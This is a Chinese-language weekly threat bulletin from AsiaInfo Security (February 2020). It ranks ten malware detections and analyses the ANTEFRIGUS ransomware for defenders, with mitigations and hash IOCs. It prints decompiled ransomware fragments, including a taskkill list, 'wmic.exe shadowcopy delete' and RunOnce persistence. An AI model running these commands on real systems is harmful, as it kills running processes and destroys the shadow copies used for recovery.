安全威胁每周警讯

2020/02/17～2020/02/23

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	HTML_IFRAME.DY	HTML	★★	→	木马病毒，HTML 病毒，利用漏洞进行感染并影响 IE；
2	EXPL_CPLNK.SM	Trojan	★★	↑	木马病毒，它可能是访问可疑网站时下载的，一般是用于自启动其他病毒
3	WORM_WCRY.F	Worm	★★★	↑	挖矿病毒，通过其他恶意软件感染。
4	Ransom_WCRY.THAOBFJ	Worm	★★★	↑	勒索病毒，通过其他恶意软件感染。
5	TROJ_EQUATED.J	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑 在一起作为恶意软件组件。它作为被 其他恶意软件丢弃的文件或用户在访 问恶意站点时在不知不觉中下载的文 件到达系统。它可以由用户手动安装。
6	Trojan.Win32.EQUATED.LZCWO	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的
7	Virus.VBS.RAMNIT.SMWL	Trojan	★	↑	木马病毒，一般在用户访问特定网站的时候会下载，会执行一些下载动作，下载的文件会影响目标系统
8	TROJ_ETEROCK.C	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统
9	Coinminer_TOOLXMR.E-WIN32	Coinminer	★★	↓	挖矿病毒，可能是和其他病毒一并下载，需要运行在一些特殊的参数环境中
10	BKDR_VOOLS.B	Backdoor	★★	→	它可能是使用者手动安装的，会下载其他恶意软件

AsiaInfo 亚信安全

病毒通告


2020 年 02 月 18 日

警惕新型勒索病毒 ANTEFRIGUS

事件描述

近日，亚信安全截获新型勒索病毒 ANTEFRIGUS，该病毒遍历磁盘，对磁盘中的文件进行加密，并为加密后的文件名添加随机后缀。该病毒通过删除卷影副本， 阻止可能的系统恢复。亚信安全将其命名为 Ransom.Win32.ANTEFRIGUS.A。

攻击流程




病毒详细分析

17.exe 文件确切的说是一个 dropper，其主要工作是释放并且运行勒索病毒本体，病毒路径为 C:\Users\Public\Documents\wonsys.exe：

```
v3 = sub_404A2D((unsigned __int8)a1, a2, (int)"C:/Users/Public/Documents/wonsys.exe", (int)"wb");// create file
v4 = v3;
if ( v3 )
{
  sub_404D5E((unsigned int)&unk_4208C0, 167424, 1, v3);
  sub_404ABB(v4);
}
while ( 1 )
{
  v5 = 0;
  pe.dwSize = 556;
  v6 = CreateToolhelp32Snapshot(2u, 0);
  if ( Process32FirstW(v6, &pe) && Process32NextW(v6, &pe) )
  {
    do
    {
      if ( !sub_4077E2(v5, (int)Process32NextW, (int)pe.szExeFile, (int)L"wonsys.exe") )
        v5 = 1;
    }
    while ( Process32NextW(v6, &pe) );
  }
  CloseHandle(v6);
  if ( v5 == 1 )
    break;
  ShellExecuteW(0, L"runas", L"C:/Users/Public/Documents/wonsys.exe", 0, 0, 1);
}
```

我们捕获到 wonsys.exe 文件并进行分析，发现此文件是经过 UPX 加壳：



脱壳后继续分析，发现此病毒刚开始就调用 taskkill 结束大量进程，如下是进程列表：

isqlplussvc.exe	xfssvccon.exe	mydesktopservice.exe	ocautoupds.exe
encsvc.exe	tbirdconfig.exe	mydesktopqos.exe	ocomm.exe
dbeng50.exe	sqbcoreservice.exe	excel.exe	infopath.exe
msaccess.exe	mspub.exe	onenote.exe	outlook.exe
powerpnt.exe	steam.exe	thebat.exe	thunderbird.exe
visio.exe	winword.exe	wordpad.exe	notepad.exe
aupis80.exe	avgnt.exe	sql.exe	oracle.exe
ocssd.exe	dbsnmp.exe	synctime.exe	agntsvc.exe

```
int sub_405C2F()
{
  CallCMD((int)"taskkill /F /IM isqlplussvc.exe");
  CallCMD((int)"taskkill /F /IM xfssvccon.exe");
  CallCMD((int)"taskkill /F /IM mydesktopservice.exe");
  CallCMD((int)"taskkill /F /IM ocautoupds.exe");
  CallCMD((int)"taskkill /F /IM encsvc.exe");
  CallCMD((int)"taskkill /F /IM tbirdconfig.exe");
  CallCMD((int)"taskkill /F /IM mydesktopqos.exe");
  CallCMD((int)"taskkill /F /IM ocomm.exe");
  CallCMD((int)"taskkill /F /IM dbeng50.exe");
  CallCMD((int)"taskkill /F /IM sqbcoreservice.exe");
  CallCMD((int)"taskkill /F /IM excel.exe");
  CallCMD((int)"taskkill /F /IM infopath.exe");
  CallCMD((int)"taskkill /F /IM msaccess.exe");
  CallCMD((int)"taskkill /F /IM mspub.exe");
  CallCMD((int)"taskkill /F /IM onenote.exe");
  CallCMD((int)"taskkill /F /IM outlook.exe");
  CallCMD((int)"taskkill /F /IM powerpnt.exe");
  CallCMD((int)"taskkill /F /IM steam.exe");
  CallCMD((int)"taskkill /F /IM thebat.exe");
  CallCMD((int)"taskkill /F /IM thunderbird.exe");
  CallCMD((int)"taskkill /F /IM visio.exe");
  CallCMD((int)"taskkill /F /IM winword.exe");
  CallCMD((int)"taskkill /F /IM wordpad.exe");
  CallCMD((int)"taskkill /F /IM notepad.exe");
  CallCMD((int)"taskkill /F /IM aupis80.exe");
  CallCMD((int)"taskkill /F /IM avgnt.exe");
  CallCMD((int)"taskkill /F /IM sql.exe");
  CallCMD((int)"taskkill /F /IM oracle.exe");
  CallCMD((int)"taskkill /F /IM ocssd.exe");
  CallCMD((int)"taskkill /F /IM dbsnmp.exe");
  CallCMD((int)"taskkill /F /IM synctime.exe");
  CallCMD((int)"taskkill /F /IM agntsvc.exe");
  return CallCMD((int)"wmic.exe shadowcopy delete");
}
```

上图中最后一条命令“wmic.exe shadowcopy delete”，用于删除卷影副本，阻止可能的系统恢复。

此病毒会将自身写入注册表，达到自启动目的：


HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
DefenIfWIn：C:\Users\Public\Documents\wonsys.exe

```
RegCreateKeyExW(
  HKEY_CURRENT_USER,
  L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce",
  0,
  0,
  0,
  2u,
  0,
  &phkResult,
  0);
v1 = lstrlenW(&Filename);
RegSetValueExW(phkResult, L"DefenIfWIn", 0, 1u, (const BYTE *)&Filename, 2 * v1);
RegCloseKey(phkResult);
```

病毒接下来进入磁盘遍历阶段，病毒作者将需要检索的盘符直接硬编码在代码中逐个进行遍历：

```
EnmuDiskLoop((int *)&v105, v2, (int)L"Q:");
v57 = 0;
EnmuDiskLoop((int *)&v107, v3, (int)L"W:");
EnmuDiskLoop((int *)&v109, v4, (int)L"E:");
EnmuDiskLoop((int *)&v59, v5, (int)L"R:");
EnmuDiskLoop((int *)&v61, v6, (int)L"T:");
EnmuDiskLoop((int *)&v63, v7, (int)L"Y:");
EnmuDiskLoop((int *)&v65, v8, (int)L"U:");
EnmuDiskLoop((int *)&v67, v9, (int)L"I:");
EnmuDiskLoop((int *)&v69, v10, (int)L"O:");
EnmuDiskLoop((int *)&v71, v11, (int)L"P:");
EnmuDiskLoop((int *)&v73, v12, (int)L"A:");
EnmuDiskLoop((int *)&v75, v13, (int)L"S:");
EnmuDiskLoop((int *)&v77, v14, (int)L"D:");
EnmuDiskLoop((int *)&v79, v15, (int)L"F:");
EnmuDiskLoop((int *)&v81, v16, (int)L"G:");
EnmuDiskLoop((int *)&v83, v17, (int)L"H:");
EnmuDiskLoop((int *)&v85, v18, (int)L"J:");
EnmuDiskLoop((int *)&v87, v19, (int)L"K:");
EnmuDiskLoop((int *)&v89, v20, (int)L"L:");
EnmuDiskLoop((int *)&v91, v21, (int)L"Z:");
EnmuDiskLoop((int *)&v93, v22, (int)L"X:");
EnmuDiskLoop((int *)&v95, v23, (int)L"C:");
EnmuDiskLoop((int *)&v97, v24, (int)L"V:");
EnmuDiskLoop((int *)&v99, v25, (int)L"B:");
EnmuDiskLoop((int *)&v101, v26, (int)L"N:");
EnmuDiskLoop((int *)&v103, v27, (int)L"M:");
```

如遍历到确实存在的盘符，病毒会开启线程，将加密逻辑的函数作为线程启动参数，在线程中再进入对应逻辑：



在函数 sub_40460B 中，代码将白名单写入内存：

白名单后缀：

.adv	.ani	.dll	.bat	.cab
.cmd	.com	.cpl	.obj	.deskthemepack
.diagcab	.msstyles	.msu	.nls	.nomedia
.ocx	.prf	.ps1	.rom	.rtp
.scr	.shs	.spl	.sys	.theme
.themepack	.wpx	.lock	.key	.hta

.msi	.pck	.md5	.sha1	.bin

```
GenWhiteList(&v131, (int)".adv");
LOBYTE(v222) = 11;
GenWhiteList(&v197, (int)".ani");
LOBYTE(v222) = 12;
GenWhiteList(&v198, (int)".big");
LOBYTE(v222) = 13;
GenWhiteList(&v199, (int)".bat");
LOBYTE(v222) = 14;
GenWhiteList(&v133, (int)".cab");
LOBYTE(v222) = 15;
GenWhiteList(&v134, (int)".cmd");
LOBYTE(v222) = 16;
GenWhiteList(&v135, (int)".com");
LOBYTE(v222) = 17;
GenWhiteList(&v136, (int)".cpl");
LOBYTE(v222) = 18;
GenWhiteList(&v137, (int)".cur");
LOBYTE(v222) = 19;
GenWhiteList(&v138, (int)".deskthemepack");
LOBYTE(v222) = 20;
GenWhiteList(&v139, (int)".diagcab");
LOBYTE(v222) = 21;
GenWhiteList(&v140, (int)".diagcfg");
```

白名单路径：

- C:/intel
- C:/nvidia
- C:/ProgramData
- C:/Program Files
- C:/Program Files (x86)


白名单字符串：

emp	Local	temp	AndroidSDK	Tor Browser
windows	Windows	Google	boot	System Volume Information
Mozilla	$	Notepad	Explorer	

在遍历系统中的文件时，病毒会将文件名与白名单一一比对，如果文件名存在于白名单，则会跳过，否则开始加密文件：

```
v8 = CreateFileApi(lpFileName, &SecurityAttributes, v28, v29, v30, v31, v32, (int)v33);
hObject = v8;
if ( v8 == (HANDLE)-1 )
{
  if ( (v36 & 0xC0000000) != -1073741824
    || !(dwShareMode & 1)
    || (v36 &= 0x7FFFFFFFu,
        qmemcpy(&v28, &v35, 0x18u),
        v8 = CreateFileApi(lpFileName, &SecurityAttributes, v28, v29, v30, v31, v32, (int)v33),
        hObject = v8,
        v8 == (HANDLE)-1) )
  {
    v9 = lpCriticalSection[*(_DWORD *)a2 >> 6];
    *((_BYTE *)&v9[1].LockSemaphore + 56 * (*(_DWORD *)a2 & 0x3F)) &= 0xFEu;
    v10 = GetLastError();
```

待加密完成后，留下的勒索信息如下：



解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装；
- ✓ 尽量关闭不必要的文件共享；
- ✓ 请注意备份重要文档。备份的最佳做法是采取 3-2-1 规则，即至少做三个副本，用两种不同格式保存，并将副本放在异地存储。

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.687.60，云病毒码版本 15.687.71，全球码版本 15.687.00 已经可以检测，请用户及时升级病毒码版本。

IOC

SHA-1：
d1b9eaede43c59959f31c433af11cdd5b8711bca
de51da60173476454feec1eb71e6864778b7b319